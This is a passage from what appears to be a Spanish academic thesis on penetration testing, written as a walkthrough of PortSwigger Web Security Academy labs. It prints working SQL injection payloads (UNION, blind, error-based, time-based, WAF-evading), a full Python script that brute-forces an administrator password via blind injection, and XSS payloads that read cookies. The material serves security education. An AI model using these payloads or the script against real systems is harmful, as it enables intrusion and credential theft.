HackTricks: Es una página web en la que hay todo tipo de información relacionada con el *pentesting* como metodologías, técnicas, exploits, escalada de privilegios, etc. Es el sitio web más popular en este ámbito y fue desarrollado por el *hacker* ético español Carlos Polop [4]

Hydra: Es una herramienta de fuerza bruta para descifrar contraseñas de inicio de sesión de servicios de red. Funciona para más de 50 protocolos entre los que se incluyen HTTPs, SMB, FTP y bases de datos entre otros. [57]

Hashcat: Es una herramienta de línea de comando que se utiliza para desencriptar hashes. Al proveer a esta herramienta con un hash y su tipo es capaz de descifrar hashes como podrían ser contraseñas. Tiene dos formas principales de desencriptar hashes, por diccionario y por fuerza bruta: Por diccionario, prueba todas las palabras de una lista que se le tiene que proporcionar a la herramienta. Por fuerza bruta, prueba todas las posibles combinaciones de caracteres hasta dar con la combinación correcta [17].

John the Ripper: Es otra manera para desencriptar contraseñas, es por lo general más lenta que Hashcat porque no tiene tantos algoritmos de *hashing*. Una ventaja que tiene frente a su competidor es que no es necesario proveer el tipo de hash que se quiere desencriptar. [62]

Crackstation: Es la plataforma online más conocida para desencriptar de hashes, usa un extenso diccionario y tiene la ventaja de que es muy rápida, pero no permite tantos tipos de hashes como las otras herramientas y tampoco se puede tratar de obtener el texto claro por fuerza bruta[6].

Reverse Shells: Este sitio web [45]proporciona diferentes métodos para entablar consolas, usando diferentes lenguajes de programación y herramientas. Los tipos de consolas que se pueden establecer son:

- **Reverse shell:** Es una consola en la que el atacante escucha en su dispositivo y hace que el sistema objetivo le envíe una consola mediante una carga útil. Se suelen usar cuando el atacante no está en la misma red que el sistema objetivo.

[6]Sistema para referenciar vulnerabilidades habituales mediante un número, tiene el siguiente formato: CVE 2023-23488

- **Bind shell**: Este tipo de consolas se usan cuando el atacante y el sistema objetivo se encuentran en la misma red, el atacante escucha en el sistema objetivo y se conecta a él.
- **Hoaxshell**: Utiliza una cabecera HTTP para transferir la información de sesión de la consola, esta es usada para sistemas Windows y no es detectable por WIndowsDefender.
- **MSFVenom**: Se usa esta utilidad de metasploit para conectarse a una terminal de forma remota. MSFVenom creará la carga útil y luego solo habrá que subirla al sistema víctima y escuchar desde el dispositivo atacante.

WINPEAS: Es una herramienta para la post-explotación de sistemas windows. Una vez se haya ganado acceso al sistema se puede lanzar desde consola y recopilará información sobre el sistema y posibles vulnerabilidades de seguridad, se usa para escalar privilegios. [5]

GTFOBins: Es una página web en la que se listan binarios que pueden ser explotados al estar mal configurados y poder así escalar privilegios. Estos binarios suelen ser comandos y programas de consola de sistemas Unix que han sido configurados para que puedan ser ejecutados como root. [14]. También está **LOLBAS** [18] que es lo mismo pero con información para la escalada de privilegios en sistemas Windows.

Capítulo 3

Pruebas Realizadas

En este capítulo se van a mostrar las técnicas adquiridas mediante la resolución de laboratorios de seguridad web y pruebas de intrusión en entornos controlados que simulan escenarios reales.

3.1. Web Security Academy

Debido a que la mayoría de máquinas que se van a tratar de vulnerar son aplicaciones web, se van a estudiar algunas de las técnicas más comunes para comprometer la seguridad de estas. Para ello la empresa PortSwigger, la cual se dedica a desarrollar herramientas para escaneo y pruebas de seguridad web, ofrece una plataforma para aprender seguridad web paso a paso de una manera práctica mediante teoría y laboratorios que tratan diferentes tipos de vulnerabilidades en aplicaciones web. [42]

La academia está dividida por secciones, cada una de ellas trata un tipo de vulnerabilidad web, cada sección está dividida a su vez en varias subsecciones dónde se exponen diferentes métodos de explotar una vulnerabilidad específica para diferentes niveles de seguridad o diferente desarrollo de la aplicación web. Cada subsección cuenta con teoría dónde se explica la vulnerabilidad en cuestión y uno o más laboratorios que consisten en una aplicación web, generalmente una tienda *online* o un *blog*.

3.1.1. Inyecciones SQL

Este tipo de vulnerabilidad permite al atacante interferir con las peticiones que una aplicación hace a la base de datos. Al comprometerse este fallo el adversario podría ganar acceso a información a la que no debería poder acceder.
En esta sección se verán diferentes maneras de explotar vulnerabilidades SQL, donde se aprovechará un campo donde la aplicación web hace una consulta a una base de datos relacional o SQL de manera insegura para inyectar código o combinar subconsultas que permitirán extraer información privilegiada de la base de datos.

Inyecciones SQL mediante un ataque de *"UNION"*

Consiste en usar el operador SQL de *"UNION"* para combinar más de una consulta en el mismo resultado. De esta forma se podrá anidar la consulta que hace la aplicación web a la base de datos con otra consulta que permita extraer información no autorizada. Para poder hacer una inyección SQL por unión se tienen que dar las siguientes condiciones:

- Cada una de las **consultas devuelve el mismo número de columnas**. Para determinar el número de columnas se pueden usar uno de los siguientes métodos:

  a) Añadir *ORDER BY* al final de la consulta; se irá incrementando el cardinal hasta que la consulta devuelva un error. Cuando se remita un fallo significará que el cardinal es mayor que el número de columnas:

  ```
  ' ORDER BY 1--
  ' ORDER BY 2--
  ' ORDER BY 3--
  etc.
  ```

  b) Unir la consulta con una selección de diferentes cantidades de valores *null*, si el número de *"NULLs"* no coincide con el número de columnas se devolverá un error:

  ```
  ' UNION SELECT NULL--
  ' UNION SELECT NULL,NULL--
   etc.
  ```

- Los **tipos de datos de cada columna deben ser compatibles** entre las consultas individuales a las que se le aplicará la unión. Para ver el tipo de dato se inserta una cadena y si el tipo de dato de la cadena no coincide con el tipo de dato de la tabla con la que se está haciendo la unión, se devolverá un mensaje de error, indicando que no se puede convertir de *varchar* a *int*, por ejemplo.

```
' UNION SELECT 'a',NULL,NULL,NULL--
' UNION SELECT NULL,'a',NULL,NULL--
' UNION SELECT NULL,NULL,'a',NULL--
' UNION SELECT NULL,NULL,NULL,'a'--
```

Una vez se tenga el número de columnas y el tipo de dato se podrá extraer información de otras tablas, por ejemplo si se sabe que hay una tabla llamada *users* y se conocen sus atributos se podría hacer:

```
' UNION SELECT username, password FROM users--
```

En caso de que la aplicación web esté configurada para que la consulta solo devuelva una columna se pueden usar diferentes operadores para concatenar varias cadenas en una; en Oracle por ejemplo sería así:

```
' UNION SELECT username || '~' || password FROM -users
```

Para ver cómo sería en otros DBMS [1] se puede consultar el apartado de concatenación de cadenas de la "*cheat sheet*" de la academia [39]

[1] Sistema Gestor de Bases de Datos como podrían ser mysql, postgresql, Oracle, etc

Analizando la base de datos a través de inyecciones SQL

No siempre se conoce la versión de la base de datos o las columnas de la tabla de la que se quieren extraer los datos, lo cual suele ser necesario para luego llevar a cabo otro tipo de pruebas:

- **Versión y tipo de la base de datos**: Se tendrán que probar diferentes consultas a la base de datos para poder identificar el DBMS correcto, se sabrá que se ha dado con la versión y tipo adecuada cuando la petición a la base de datos devuelva un resultado que no sea erróneo. Para ver la sintaxis de los diferentes DBMS se puede consultar el apartado de versión de bases de datos de la "chuleta" de PortSwigger [39] .

  En el laboratorio de esta sección se tiene la aplicación web de una tienda y se pide identificar el DBMS y versión que usa.
  Cuando se filtran los productos por categoría la URL de la página cambia y se muestran en la página los artículos pertenecientes a esa categoría:

  `https://b6.web-security-academy.net/filter?category=Accessories`

  Esta URL hace pensar que se está haciendo una consulta a la base de datos para mostrar la categoría *"Accesories"*. Si se añade un apostrofe ' al final de la URL se cierra la consulta. Al concatenar la consulta que se acaba de cerrar con otra a través del operador de UNION, como se explicó en la sección anterior, se verá que la consulta devuelve dos columnas. Para dar con la consulta correcta se tuvo que probar la sintaxis para varios DBMS hasta que se dio con el que devolvía un resultado, Oracle, ya que fue necesario especificar la tabla `dual`:

  ```
  'UNION SELECT 'hhdufh','dsfsf' FROM DUAL-- -
  ```

  Si ahora se hace la siguiente consulta se devolverá la versión de la base de datos:

  ```
  https://06.web-security-academy.net/filter?category=Accesories'UNION
      SELECT banner,null FROM v\$version-- -
  ```

  De modo similar se resolvió también un laboratorio para una bases de datos de Microsoft.

- **Contenido de la Base de Datos** (tablas, columnas, esquemas, etc): Excepto Oracle los DBMS más comunes tienen un conjunto de vistas llamado el `information_schema`.[35]

  En el laboratorio de esta sección se pedía que se iniciara sesión como el administrador pero no se sabe ni su usuario ni su contraseña. Al igual que en el laboratorio anterior la consulta a la base de datos se hace mediante un parámetro en la URL:

  `https://b6.web-security-academy.net/filter?category=Accessories`

  Primero se hicieron operaciones como las vistas en la sección anterior (Ataques de Unión), mediante estas se comprobó el número de columnas y su tipo, la consulta acepta 2 columnas de tipo string. Para poder obtener las credenciales del usuario, se ha de hallar la tabla y columna que alberga dicha información, el nombre de las tablas se consultará en el `information_schema`, añadiendo lo siguiente al final de la consulta:

  ```
  ...?category=Accesories'UNION SELECT table_name, NULL FROM
      information_schema.tables--
  ```

Esto devuelve todas las tablas del sistema, a partir de ahí hay que buscar la que pueda contener las credenciales del usuario. Entre las tablas obtenidas, parece ser que la tabla `users_sszvuo` puede contener la información que se busca. De esta tabla se procederá a extraer el nombre de sus columnas:

```
'UNION SELECT column_name, NULL FROM information_schema.columns WHERE
   table_name='users_sszvuo'-- -
```

Tras obtener el nombre de las columnas de la tabla `users_sszvuo`: `username_pmtnks` y `password_kcexqn`, ya solo queda extraer las credenciales del administrador e iniciar sesión. Estas se obtendrán con la siguiente consulta:

```
'UNION SELECT username_pmtnks, password_kcexqn FROM users_sszvuo-- -
```

Esta inyección devuelve las credenciales de todos los usuarios, incluidas las del administrador: ***administrator* ->9mhc2ortep3nbadmo1uy**

También se resolvió un laboratorio similar con un DBMS de Oracle, la diferencia es que en lugar de `information_schema.tables` se extrae esa información de la tabla `all_tables`.

Inyección SQL a ciegas

La inyección SQL a ciegas ocurre cuando una aplicación es vulnerable a la inyección SQL, pero no muestra los resultados de la consulta ni errores de la base de datos. Esto dificulta el uso de técnicas comunes de inyección SQL, como los ataques de UNION. Sin embargo, aún es posible acceder a datos no autorizados mediante otras técnicas. [36]

Explotando una inyección SQL a ciegas usando respuestas condicionales

En el laboratorio se dice que la aplicación web incluye en sus peticiones una *cookie* para las analíticas y se hacen peticiones a la base de datos donde se pasa el valor de esta cookie. Esto hace pensar que la consulta que hace el backend es algo así:

```
SELECT TrackingId FROM Tabla WHERE TrackingId = 'valor_cookie'
```

Esta consulta es vulnerable a una inyección SQL, pero los resultados de la consulta no se devuelven al usuario. Sin embargo, la aplicación se comporta de manera diferente dependiendo de si la consulta devuelve algún dato, si devuelve datos (porque se envió un TrackingId reconocido), se muestra un mensaje de **"Bienvenido de nuevo"** en la página.

Este comportamiento es suficiente para poder explotar la vulnerabilidad de inyección SQL a ciegas y obtener información al desencadenar diferentes respuestas condicionales dependiendo de una condición inyectada. Para ver cómo funciona esto, supongamos que se envían dos solicitudes que contienen los siguientes valores de cookie TrackingId 'xyz':

```
...xyz' AND '1'='1
...xyz' AND '1'='2
```

El primer caso será verdadero por lo que se devolverá un mensaje de *¡Bienvenido de nuevo!* Mientras que en el segundo, como esta condición no es cierta, la consulta no devolverá nada y el mensaje no se mostrará. Con Burp Suite se intercepta la petición y se envía al *Repeater*. El *Repeater* es una herramienta dentro de Burp Suite que permite modificar y enviar peticiones HTTP de forma muy cómoda. Véase en la figura 3.1.

Siguiendo esta lógica se pueden aplicar operaciones para determinar la contraseña de un usuario, como añadiendo lo siguiente a la consulta:




Figura 3.1: Ejemplo de respuesta condicional en el *Repeater*

```
TrackingID=5'iz180p1DABddPIY AND SUBSTRING((SELECT Password FROM Users
    WHERE Username = 'Administrator'),1,1) > 'm
```

Esto devuelve un mensaje de *"Bienvenido de nuevo"*, indicando que la condición es verdadera y por lo tanto que el primer caracter de la contraseña de *"Administrator"* es mayor que m.

Si por el contrario se prueba con una condición que no sea correcta:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = '
    Administrator'), 1, 1) > 't -- -
```

No devolverá el mensaje, por ende el primer caracter de la contraseña NO ES mayor que t.

Se sigue probando de la misma manera hasta comprobar que el primer caracter es 's', ya que al ejecutar la siguiente consulta en la página principal de la aplicación web se muestra "Bienvenido de nuevo":

```
xyz' AND SUBSTRING((SELECT Password
    FROM Users WHERE Username = 'Administrator'), 1,1) = 's -- -
```

Hacer esto a mano es muy poco eficiente. Por suerte Burp Suite ofrece maneras para automatizar el proceso: Desde donde se capturó la petición que se ve en el listado anterior se envía al *Intruder*[2] para hacer un ataque de tipo sniper [3]

Para ello se selecciona el caracter al que se le quiere hacer *fuzzing*[4] `k` y se indica que

[2]Herramienta para realizar pruebas automatizadas de fuzzing y ataques de fuerza bruta.
[3]Consiste en insertar sistemáticamente una carga útil en las posiciones especificadas.
[4]Técnica que consiste en enviar datos de entrada a un programa en un intento de desencadenar un comportamiento inesperado

Request	Payload	Status	Error	Timeout	Length
37	9	200	☐	☐	11141
36	8	200	☐	☐	11080
35	7	200	☐	☐	11080
34	6	200	☐	☐	11080

Figura 3.2: Ataque *Sniper*

el valor de ese caracter §k§ se va a sustituir con una carga útil, en este caso la carga útil serán todos los caracteres alfanuméricos que se irán iterando de manera sistemática.

```
AND SUBSTR((SELECT password FROM users WHERE username = 'administrator'),
    1, 1) = '§k§-- -
```

La respuesta con mayor longitud será la que contenga el caracter, porque contiene en ella el mensaje de ¡Bienvenido de nuevo! 3.2

Aún así repetir el proceso para la longitud de la contraseña sigue siendo algo tedioso, por lo se escribirá un *script* en python para automatizar el proceso.

Lo primero que se necesitará saber es cuántas veces se va a tener que iterar para la **longitud de la contraseña**, esto se puede probar usando un procedimiento parecido al de antes:

```
xyz' AND SUBSTRING((SELECT 'a' FROM Users WHERE Username = 'Administrator'
    and length(password) > 5),1,1)= 'a -- -
```

El valor resultó ser 20.

Creación del *Script*

Se instalará *pwntools* para python3, esto sirve para ver barras de progreso:

```
$pip3 install pwntools
```

A partir de ahí se escribió el código que va a iterar sobre todos los caracteres y parará cuando en la respuesta de la página se encuentre el mensaje de "Bienvenido de nuevo", repitiéndose durante 20 iteraciones que es la longitud de la contraseña. En el Listado 3.1 se muestra el script completo. Este código ha sido extraído del repositorio de GitHub "SQLInjection" creado por Daniel Pérez Lozano [31].

Induciendo respuesta condicionales disparando errores SQL

En el supuesto de que en un caso como el del laboratorio anterior no se devolviera ningún tipo de datos en función de si la respuesta de la consulta es correcta o no (el mensaje de *"Bienvenido de nuevo"*), habría que buscar otra manera de explotar la vulnerabilidad.

En estos casos suele ser posible inducir a la aplicación a disparar un error condicional dependiendo de la condición inyectada, para que se devuelva un error si la condición es falsa. Por ejemplo:

```
xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a
xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a
```

Esto se podría extrapolar al ejemplo del laboratorio anterior de la siguiente manera:

```
xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING(
    Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a -- -
```

```python
#!/usr/bin/python3
from pwn import *
import requests, signal, time, pdb, sys, string

CHARACTER_DICTIONARY = string.ascii_lowercase + string.digits
PASSWORD_LENGTH = 20
MAIN_URL="https://0a4a000c03f7bf7ec726a769007b00fc.web-security-academy.net"
SESSION_COOKIE = "rJHRic4uZUQ8dTgcLVo8VdT2NRNoSXWG"


def def_handler(sig, frame):
    logger.error("Aborted! (CTRL + C)")
    sys.exit(1)

#Ctrl +c
signal.signal(signal.SIGINT, def_handler)


def make_request():
    password = ""
    progress_log = logger.level("Brute Force", no=15)

    with progress_log as progress:
        progress.info("Beginning brute force attack!")
        time.sleep(2)
        pw_log = logger.level("Password", no=16)

        for i in range(1, PASSWORD_LENGTH + 1):
            for c in CHARACTER_DICTIONARY:
                cookies = {
                    'TrackingId':"bmozrmQF1DPtyt5z'AND SUBSTRING( \
                     (SELECT password FROM users WHERE username = \
                     'administrator'), %d, 1)='%s" %(i, c),

                    "session": SESSION_COOKIE,
                }

                progress.status(f"{cookies['TrackingId']}")

                r = requests.get(MAIN_URL, cookies=cookies)

                if "Welcome back!" in r.text:
                    password += c
                    pw_log.status(password)
                    break


if __name__ == "__main__":
    make_request()
```

Listado 3.1: Script de python con todos los pasos de un ataque SQL injection a ciegas

Dependiendo del tipo de DBMS que se encuentre hay distintas maneras de activar el error, estos métodos están listados en la *"cheat Sheet"* de PortSwigger bajo la sección de Errores Condicionales. [39]

Jugando con esto se puede obtener la longitud de la contraseña, probando hasta que el código de estado sea 500, o lo que es lo mismo, la página devuelva un error:

```
TrackingId=GnaRqKIuErNCSkWg'||(select(CASE WHEN (length(password)=20) THEN
    TO_CHAR(1/0) ELSE NULL END) from users where username = 'administrator')
    ||';
```

Y de forma similar obtener los caracteres de la contraseña:

```
GnaRqKIuErNCSkWg'||(select(CASE WHEN (SUBSTR(password,1,1)='o') THEN
    TO_CHAR(1/0) ELSE NULL END) from users where username = 'administrator')
    ||'
```

Nota: A veces el operador "and" no funciona y hay que concatenar las consultas con ||

Esto nuevamente se automatizó con un *script*, partiendo del anterior, véase en el apéndice A.1. Nuevamente este código ha sido extraído de un repositorio de Daniel Pérez Lozano[30]

Otra opción para resolverlo hubiera sido con un *cluster bomb* en Burp Suite que es como un *sniper* pero permite iterar sobre la longitud total de la contraseña.

Inyección sql a ciegas con retardos de tiempo

En el caso de que la base de datos no gestione el error, la técnica empleada en el laboratorio anterior ya no funcionaría. Sin embargo, si se usan retardos de tiempo en lugar de errores seguiría siendo posible hacer una inyección. Como en los casos anteriores dependiendo del DBMS que se esté usando la consulta se hará de diferente manera. Por ejemplo en Microsoft SQL para hacer que un condicional active un retardo de tiempo se haría así:

```
'; IF (1=2) WAITFOR DELAY '0:0:10'--
```

Usando esta técnica se puede extraer información de la base de datos como en el caso del laboratorio que se resolvió para una base de datos postgresql:

```
TrackingId = ...rN0D '||(SELECT (CASE WHEN (SUBSTRING(password, 1,1) ='7')
    THEN pg_sleep(10) ELSE pg_sleep(0) END) from users where username='
    administrator')-- -
```

Nuevamente se hizo un *script* parecido a los anteriores para automatizar el proceso. Véase en el apéndice A.2

Inyecciones SQL en otros contextos

En los casos anteriores se han usado consultas para inyectar la petición SQL. A veces las aplicaciones usan lenguajes como XML o JSON para hacer peticiones a las bases de datos. En estos casos suele ser común que las aplicaciones usen ciertos mecanismos para evitar la inyección de consultas en estos campos. Para burlar estos mecanismos de seguridad, a veces solo es necesario escapar los caracteres o codificar la petición para que el ataque pase desapercibido. Ejemplos de esto se muestran en la página de Port Swigger [37].

En el laboratorio de esta sección, se tiene el sitio web de una tienda en la que se permite revisar el *stock* de los diferentes productos. Se captura la petición para la comprobación del Stock, tal y como se ve en la figura 3.3.




Figura 3.3: Petición interceptada por BurpSuite de un XML

Se tiene que el storeId es 1, se intenta hacer una inyección SQL en ese campo para que se muestre información de la base de datos, pero la aplicación web devuelve un código de estado 403 con el mensaje *"attack detected"*. La inyección está siendo bloqueado por un WAF[5]. En el enunciado del laboratorio se propone usar la extensión de *BurpSuite Hackvector* para ofuscar la inyección. Hackvector permite seleccionar una consulta y escaparla o codificarla para burlar el WAF. En este caso se va a seleccionar *hexentry* para codificar la inyección en formato hexadecimal. En el Burpsuite se vería tal que así:

```
<@hex_entries>
  1 UNION SELECT password from users where username= 'adminsitrator'--
<@/hex_entries>
```

3.2. *Cross Site Scripting* (XSS)

Cross-site scripting (XSS) es una vulnerabilidad de seguridad que permite a un atacante inyectar código malicioso en una página web vista por otros usuarios. Esto se logra al insertar código malicioso en campos de entrada, como cuadros de búsqueda o secciones de comentarios, que no son validadas o no están sanitizadas adecuadamente por el servidor del sitio web. [40]

Cuando un usuario visitante accede a la página web afectada, el código malicioso insertado por el atacante se ejecuta en el navegador del usuario, lo que puede permitir al atacante robar información sensible, secuestrar sesiones de usuario o incluso propagar malware a otros usuarios.

Los ataques XSS se dividen en dos tipos el XSS almacenado y XSS reflejado.

XSS Reflejado

Un *Cross-Site Scripting* reflejado o simplemente XSS se da cuando una aplicación recibe datos en una petición HTTP e incluye esos datos dentro de la respuesta inmediata de una manera insegura. [41].

En la aplicación web del laboratorio al hacer una búsqueda se añade el contenido de lo escrito por el usuario a la URL de esta manera:

[5](*Web Application Firewall*) es una herramienta que se usa para proteger a aplicaciones web de ataques, filtrando y monitorizando las peticiones HTTP.

```
https://0a.web-security-academy.net/?search=prueba
```

Considerando que la búsqueda se ejecuta así, se podría inyectar un *script* malicioso en el cuadro de búsqueda y este sería ejecutado:

```
https://0a.web-security-academy.net/?search=<script>alert(1)</script></p>
```

Si un usuario solicita la URL del atacante, el navegador del usuario ejecutará el *script* malicioso del atacante en la sesión de la aplicación de la víctima. Esto permite que el atacante tenga acceso completo a la sesión del usuario y pueda realizar acciones como ver o modificar información y enviar mensajes a otros usuarios.

El atacante puede utilizar enlaces en sitios web o correos electrónicos para inducir a la víctima a realizar solicitudes que desencadenen el ataque XSS reflejado. Para probar manualmente las vulnerabilidades de XSS reflejadas, es necesario probar cada punto de entrada en las solicitudes HTTP de la aplicación por separado:

1. En cada punto de entrada, enviar un caracter aleatorio y determinar si se refleja en la respuesta.
2. Identificar el contexto en el que se realiza una reflexión y probar si una carga útil de XSS puede desencadenar la ejecución de JavaScript.
3. Probar otras cargas útiles si la carga útil anterior fue bloqueada o modificada.
4. Transferir el ataque a un navegador real y ejecutar un JavaScript simple para verificar si el ataque tuvo éxito.

XSS Almacenado

El XSS almacenado o XSS persistente ocurre cuando una aplicación recibe datos de una fuente no confiable y los almacena en una respuesta HTTP tardía de manera insegura. En el laboratorio se consiguió introducir código malicioso en un comentario de un foro:

```
<script>alert(1)</script>
```

Cuando un usuario entre a la página donde está el comentario se ejecutará el *script*, como consecuencia el atacante podría controlar el navegador del usuario.

El XSS almacenado generalmente es más grave que el XSS reflejado, ya que no necesita de un mecanismo de entrega externo para el ataque.

Dom-based XSS

Las vulnerabilidades *Dom-based Cross site Scripting*, [6] generalmente se dan cuando JavaScript obtiene datos de una fuente controlable por el atacante, como podría ser la URL y lo pasa a un sink, una función que puede ejecutar código de manera dinámica, como podrían ser eval() o innerHTML. Para efectuar un ataque DOM XSS se necesita poner los datos en la fuente de forma que se propague al *sink* y cause una ejecución arbitraria de JavaScript. La fuente más común para un DOM XSS es la URL, la cual se accede típicamente a través del objeto *windows.location*.

En el enunciado del laboratorio se dice que se usa la función *document.write* para insertar datos en la página. Dicha función se llama con datos extraídos del *location.search*

[6] (*Document Object Model*) son todos los elementos de la página, como contenido del texto, atributos y etiquetas HTML, estos elementos se representan como objetos y pueden ser controlados mediante JavaScript




Figura 3.4: Cadena única en el DOM para analizar posibles vulnerabilidades XSS

[7]. Lo primero que se hace es poner en el *location.search* una cadena que no vaya a estar en el código y se busca dicha cadena en el *inspector*, también conocido como buscador DOM en las herramientas *Devops*, se abren en el navegador con F12 o Ctrl+Shift+C, tal como se mustra en la siguiente captura de pantalla en la figura 3.4.

En la captura se puede observar que se ejecuta un *script* que toma la cadena que se le pasa en la URL. Para poder ejecutar un *script* a voluntad primero se tiene que escapar el código original de la aplicación. En este caso se va a modificar el flujo normal de la aplicación para que lance una alerta, de la misma manera en lugar de una alerta podría ser código dañino lo que se ejecutara. Para escapar el código lo que se hizo fue en el cuadro de búsquedas de la aplicación insertar dani123" onload="alert(2). Esto en el DOM se vería tal que así :

```
<img src"= /resources/images/tracker.gif?searchTerms="dani123 onload="
    alert(2)"
```

El código inyecta un evento "onload"[8] para que ejecute una función de alerta de JavaScript con el mensaje "2".

InnerHTML

En el caso de innerHTML no aceptará las etiquetas `<script>`, lo que se hizo para resolver el laboratorio que usaba esta propiedad del DOM (innerHTML) es hacer que se ejecute algo así:

```
<img src=ull onerror=prompt(1)>
```

Cuando se ejecuta mediante innerHTML, el código intentará cargar una imagen con una URL inexistente (ull). Cuando la imagen no se carga, se activará el evento onerror, lo que a su vez ejecutará la función de JavaScript prompt(1), mostrando el mensaje "1".

JQuery

Cuando JavaScript está usando librerías como JQuery [9] es recomendable buscar *sinks* que puedan alterar el DOM de la página web. Por ejemplo la función attr() puede cambiar atributos de elementos del DOM. Si esta función hace uso de datos extraídos de campos controlados por el usuario, se podría causar un ataque XSS. [34]

En una de las páginas de la aplicación Web del laboratorio hay un enlace para retroceder en la página llamado *backlink* que es vulnerable a un XSS, se busca el enlace y se inspecciona el DOM. El código que se ve es tal que así:

[7] Propiedad de JavaScript que devuelve la parte de una URL que sigue al signo de interrogación

[8] Atributo de evento en HTML que define una función de JavaScript que se ejecuta cuando un objeto, como una imagen o una página web, finaliza su carga.

[9] Es un framework para JavaScript con que simplifica la manipulación y el recorrido del árbol DOM HTML, la gestión de eventos, la animación de CSS y la realización de solicitudes Ajax.

```
<a id="backLink" href"=/">Back</a>
```

El enlace hace referencia a /, hay que buscar una manera de inyectar código ahí. Un poco más abajo en el HTML de la página se encuentra un *script* de JQuery que es el que asigna el valor a la referencia previa.

```
$(function() {  $('#backLink').attr("href",(new
URLSearchParams(window.location.search)).get('returnUrl'));});
```

Este código jQuery asigna un valor al atributo "href" del elemento HTML que tiene el ID "backLink". El valor se extrae de la consulta a la URL actual y se asigna a través del método `get()` del objeto `URLSearchParams`.

El problema que tiene este código es que aunque href sea un atributo de HTML es posible escribir código JavaScript en él, por lo que si se cambia el contenido de *returnurl* modificando la URL de la página actual, cuando se pulse el enlace *backlink* se ejecutará el código que se haya inyectado:

URL original:

`https://0c.web-security-academy.net/feedback?returnPath=/`

URL cambiada (ataque XSS):

`https://0c.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookie)`

Cuando en la página se pulse *"backLink"* se lanzará una alerta y como se pide en el enunciado, devolverá todas las cookies del documento. Esta información no debería ser accedida por los usuarios de la página ya que puede contener tokens de sesión o credenciales almacenadas en ella.

3.3. Cross-site Request forgery (CSRF)

Es una vulnerabilidad que permite al atacante inducir a usuarios autenticados en páginas web para que hagan acciones sin pretenderlo. El adversario consigue esto normalmente a través de ataques de ingeniería social donde a partir de un enlace malicioso que pulsa la víctima aprovecha la confianza que tiene el navegador de la víctima en una página web legítima para realizar acciones maliciosas. Esto es posible ya que cuando un usuario entra en una página web, salvo en ocasiones especiales, se transfieren todas las cookies de su navegador sin importar el dominio al que se dirija y con esas cookies se puede hacer el ataque. [32] Para que se pueda dar un ataque CSRF tienen que darse las siguientes condiciones:

- No hayan **parámetros impredecibles** en las peticiones: Las peticiones que hacen las acciones no contienen ningún parámetro cuyos valores un atacante no pueda determinar o adivinar. Por ejemplo cuando un atacante va a intentar que un usuario cambie su contraseña, no funcionaría si el atacante tuviera que conocer la contraseña actual del usuario.
- Una **acción relevante**: Hay una acción dentro de la aplicación que el atacante tiene una razón para inducir, como puede ser la modificación de permisos para otros usuarios (acción privilegiada) o cualquier acción con los datos del usuario, como el borrado de la cuenta.

